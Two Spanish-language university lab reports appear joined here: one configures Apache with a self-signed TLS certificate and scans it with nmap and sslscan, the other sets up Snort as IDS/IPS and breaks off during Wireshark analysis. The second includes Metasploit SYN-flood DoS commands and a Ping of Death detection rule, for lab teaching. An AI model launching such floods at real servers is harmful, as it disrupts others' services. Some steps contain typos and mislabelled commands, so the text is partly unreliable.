OpenSSL es una biblioteca de software robusta que proporciona implementaciones de protocolos TLS/SSL y funciones criptográficas. Es una herramienta esencial para la generación de certificados, claves privadas y configuraciones seguras de servidores web. Su uso es fundamental para proteger las comunicaciones en aplicaciones de servidor y cliente (Stallings, 2020).

Certificado auto firmado

Es un certificado digital que es firmado por la misma entidad que lo emite, en lugar de una autoridad de certificación (CA) de confianza. Es decir, la entidad emisora del certificado también es la que lo valida. Estos certificados se utilizan principalmente en entornos donde no se requiere la validación por parte de una CA externa, como en entornos de prueba o desarrollo.

Offensive Security

Offensive Security es una organización especializada en ciberseguridad ofensiva y conocida por desarrollar y mantener Kali Linux, una distribución basada en Debian utilizada para pruebas de penetración y auditorías de seguridad. Kali Linux incluye una amplia gama de herramientas para el análisis de redes, pruebas de vulnerabilidad y explotación de sistemas, como Nmap, sslscan y Wireshark (Offensive Security, 2024).

Desarrollo

Configuración del Servidor Web con TLS/SSL

En la máquina VM Metasploitable 2:

Inicie sesión y actualice el sistema:

```
sudo apt update && sudo apt upgrade -y
```

Instale Apache y OpenSSL:

```
sudo apt install apache2 openssl -y
```




Figure 1: Instalación de Paquetes Apache2 y OpenSSL

Cree un directorio para almacenar los certificados:

```
sudo mkdir /etc/apache2/ssl
```




Figure 2: Creación de Carpeta SSL

Genere un certificado autofirmado:

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
-keyout /etc/apache2/ssl/apache-selfsigned.key \
-out /etc/apache2/ssl/apache-selfsigned.crt
```

Complete la información solicitada:

Country Name (nombre del país) EC

State or Province (estado o provincia) Some-State

Locality (ciudad) Quito

Organization Name (nombre de la organización) ESPE

Common Name (dominio o IP del servidor) Hola




Figure 3: Generación de un Certificado Autofirmado

Configure Apache para usar TLS/SSL:

Edite el archivo de configuración del sitio seguro:

```
sudo nano /etc/apache2/sites-available/default-ssl.conf
```

Modifique las siguientes líneas para apuntar a los archivos de certificado y clave:

```
SSLCertificateFile /etc/apache2/ssl/apache-selfsigned.crt  
SSLCertificateKeyFile /etc/apache2/ssl/apache-selfsigned.key
```




Figure 4: Modificación de Configuración por Defecto de Apache

Active el módulo SSL y el sitio seguro:

```
sudo a2enmod ssl  
sudo a2ensite default-ssl.conf  
sudo systemctl restart apache2
```





Figure 5: Instalación de Paquete *a2enmod*

Verificación de la Conexión Segura

En la máquina Ubuntu Desktop:

Abra el navegador web e ingrese la dirección del servidor utilizando HTTPS: <https://>

Debería aparecer una advertencia indicando que el certificado no es confiable debido a que es autofirmado. Ignore la advertencia y continúe.

Verifique que la conexión esté cifrada revisando el icono de candado en la barra de direcciones.




Figure 6: Página Web Apache Autofirmada

Pruebas de Seguridad con Kali Linux

En la máquina Kali Linux:

Realice un escaneo de puertos para verificar que el puerto 443 está abierto:

```
nmap -p 443 <IP_DEL_SERVIDOR>
```




Figure 7: Escaneo de Puerto 443 de Ubuntu

Debería mostrar que el puerto 443 está abierto y que el servicio HTTPS está activo. Utilice `sslsan` para obtener información detallada sobre la configuración TLS/SSL:

```
sslsan <IP_DEL_SERVIDOR>
```




Figure 8: Obtención de Configuración TLS/SSL de Ubuntu

Revise los resultados para verificar los protocolos admitidos y posibles vulnerabilidades. Capture y analice el tráfico HTTPS con Wireshark o iptraf para observar el cifrado.

Resultados Esperados:

1. El servidor debe responder con una página web segura accesible vía HTTPS.
2. El escaneo de puertos debe confirmar que el puerto 443 está abierto.
3. sslscan debe mostrar los detalles del certificado y los protocolos de cifrado soportados.

Tareas adicionales:

¿Cuál es la importancia de utilizar TLS/SSL en servidores web?

TLS (Transport Layer Security), anteriormente conocido como SSL, protege la comunicación entre el cliente y el servidor mediante el cifrado de los datos transmitidos.

Sus principales beneficios son:

Confidencialidad evita que terceros puedan leer la información transmitida.

Integridad garantiza que los datos no sean modificados durante la transmisión.

Autenticación permite verificar que el cliente se está comunicando con el servidor legítimo mediante un certificado digital.

Protección contra ataques reduce el riesgo de ataques como la interceptación de tráfico (Man-in-the-Middle).

¿Cuáles son las limitaciones de un certificado autofirmado?

- No es confiable por defecto para los navegadores y sistemas operativos.
- Genera advertencias de seguridad al acceder al sitio web.
- No permite verificar la identidad del propietario del servidor.
- Es vulnerable a ataques de suplantación si los usuarios ignoran las advertencias del navegador.
- Requiere instalar manualmente el certificado en cada cliente para que sea considerado confiable.

¿Qué medidas adicionales podrían implementarse para mejorar la seguridad del servidor?

- Utilizar certificados emitidos por una Autoridad Certificadora confiable.
- Deshabilitar versiones antiguas de SSL y TLS (SSLv2, SSLv3, TLS 1.0 y TLS 1.1).
- Habilitar únicamente cifrados (ciphers) seguros.
- Configurar HTTP Strict Transport Security (HSTS) para obligar el uso de HTTPS.
- Implementar un firewall y restringir únicamente los puertos necesarios.
- Mantener actualizado el sistema operativo y el servidor web.
- Deshabilitar servicios y módulos innecesarios.
- Implementar autenticación multifactor (MFA) para el acceso administrativo.
- Configurar registros (logs) y monitoreo continuo.
- Aplicar el principio de mínimo privilegio a usuarios y servicios.

Elabore una matriz paso a paso con el funcionamiento del protocolo HTTPS.

Table 1: Funcionamiento del protocolo HTTPS por pasos

Paso	Cliente	Servidor	Resultado
1. So-licitud	El navegador solicita acceder al sitio mediante https:// .	Espera conexiones seguras.	Se inicia la comunicación HTTPS.
2. Client Hello	Envía la versión de TLS soportada, algoritmos criptográficos y un número aleatorio.	Recibe la información del cliente.	Comienza el proceso de negociación (handshake).
3. Server Hello	Espera respuesta.	Selecciona la versión de TLS, el algoritmo de cifrado y envía su certificado digital.	El cliente obtiene el certificado del servidor.
4. Veri-ficación	Comprueba que el certificado sea válido, vigente y emitido por una CA confiable.	Espera la validación.	Se autentica la identidad del servidor.
5. Inter-cambio de claves	Genera el secreto compartido utilizando el mecanismo acordado (por ejemplo, ECDHE) y envía la información necesaria.	Calcula el mismo secreto compartido.	Ambas partes obtienen la misma clave de sesión sin transmitirla directamente.
6. Creación de la sesión segura	Deriva las claves de cifrado de la sesión.	Hace el mismo proceso.	Se establece un canal cifrado mediante TLS.
7. Co-muni-cación cifrada	Envía solicitudes HTTP cifradas.	Responde con datos también cifrados.	La información viaja protegida contra lectura y modificación.
8. Final-ización	Cierra la conexión cuando termina la comunicación.	Libera los recursos asociados a la sesión TLS.	Finaliza la sesión HTTPS de forma segura.



UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE
DEPARTAMENTO DE CIENCIAS DE LA COMPUTACIÓN
Seguridad del Software

Integrantes: Mateo Sosa
NRC: 30808
Fecha: July 24, 2026

Contents

Objetivos de Aprendizaje	2
Topología de Prueba:	2
Desarrollo	2
Instalación y Configuración de Snort (IDS/IPS)	2
Instalación de Snort en Ubuntu Server	2
Configuración de Snort	3
Activación de Snort como IPS	4
Generación de Tráfico Malicioso	5
Configuración de Metasploit en Kali Linux	5
Análisis del Tráfico Malicioso	5
Observación de los Resultados en Snort	6
Análisis y Conclusiones	7
Analizar el Comportamiento del Sistema	7
Discusión de los Resultados	7
Conclusiones	8

List of Figures

1	Instalación de Paquete <i>snort</i>	3
2	Edición de Archivo de Configuración de Snort	3
3	Actualización de Reglas de Snort	4
4	Adición de Regla en Snort	4
5	Ataque <i>Denial of Service</i>	5
6	Instalación de Paquete <i>wireshark</i>	6
7	Interfaz de Usuario de Wireshark	6
8	Revisión de <i>Logs</i> de Snort	7

List of Tables

Objetivos de Aprendizaje

1. Instalar y configurar un sistema IDS/IPS en un entorno controlado usando Snort en Ubuntu Server.
2. Generar tráfico malicioso utilizando Metasploit en Kali Linux y observar cómo el IDS/IPS detecta y responde a las amenazas.

Analizar los resultados del tráfico de red utilizando Wireshark y evaluar la efectividad de la configuración de IDS/IPS.

Topología de Prueba:

Entorno Virtual de Red: Kali Linux, Ubuntu Desktop, Ubuntu Server y OpenSSL. - Ubuntu Desktop: Para probar la conexión segura al servidor. - Ubuntu Server: Para configurar UWF. - Kali Linux: Para realizar pruebas de seguridad de la conexión. - Herramientas: Snort (IDS), Metasploit (generación de tráfico malicioso), Wireshark (análisis de tráfico) - Privilegios de root en todos los sistemas. - Metasploit Framework instalado en Kali Linux, Wireshark instalado en Ubuntu Desktop para análisis de tráfico y Snort instalado en Ubuntu Server como IDS/IPS.

Desarrollo

Instalación y Configuración de Snort (IDS/IPS)

Instalación de Snort en Ubuntu Server

1. En su Ubuntu Server, abra una terminal e ingrese el siguiente comando para actualizar el sistema:

```
sudo apt update && sudo apt upgrade -y
```

2. Instale Snort usando el siguiente comando:

```
sudo apt install snort -y
```




Figure 1: Instalación de Paquete *snort*

3. Durante la instalación, se le pedirá que configure la red de escucha. Deje el valor predeterminado o modifíquelo según sus necesidades (por ejemplo, eth0 o ens33 dependiendo de su configuración de red).

Configuración de Snort

1. Editar el archivo de configuración de Snort:

```
sudo nano /etc/snort/snort.conf
```




Figure 2: Edición de Archivo de Configuración de Snort

Asegúrese de que las configuraciones de red sean correctas para su red interna.

2. Actualice las reglas de Snort. Para ello, puede descargar las reglas de Snort desde el sitio web oficial:

```
sudo snort -A console -c /etc/snort/snort.conf -i ens33
```




Figure 3: Actualización de Reglas de Snort

Activación de Snort como IPS

1. Para transformar a Snort en un sistema de prevención de intrusos (IPS), se requiere configurar reglas que permitan bloquear el tráfico malicioso. Agregue una regla simple en el archivo `/etc/snort/rules/local.rules`:

```
alert icmp any any -> any any (msg:"ICMP Ping of Death"; itype:8; sid:1000001;)
```




Figure 4: Adición de Regla en Snort

Esto permitirá detectar ataques de Ping of Death.

Generación de Tráfico Malicioso

Configuración de Metasploit en Kali Linux

1. En Kali Linux, abra una terminal y ejecute el siguiente comando para iniciar Metasploit:

```
msfconsole
```

2. Para realizar una prueba de ataque, use un exploit conocido como el ataque de DoS (Denial of Service):

```
use auxiliary/dos/tcp/synflood
set RHOST <IP_del_Servidor>
set RPORT 80
run
```




Figure 5: Ataque *Denial of Service*

Análisis del Tráfico Malicioso

1. En Ubuntu Desktop, instale Wireshark:

```
sudo apt install wireshark -y
```




Figure 6: Instalación de Paquete *wireshark*

2. Abra Wireshark y seleccione la interfaz de red que está monitoreando el tráfico. Filtre por el protocolo ICMP o TCP para observar los paquetes enviados por Metasploit.

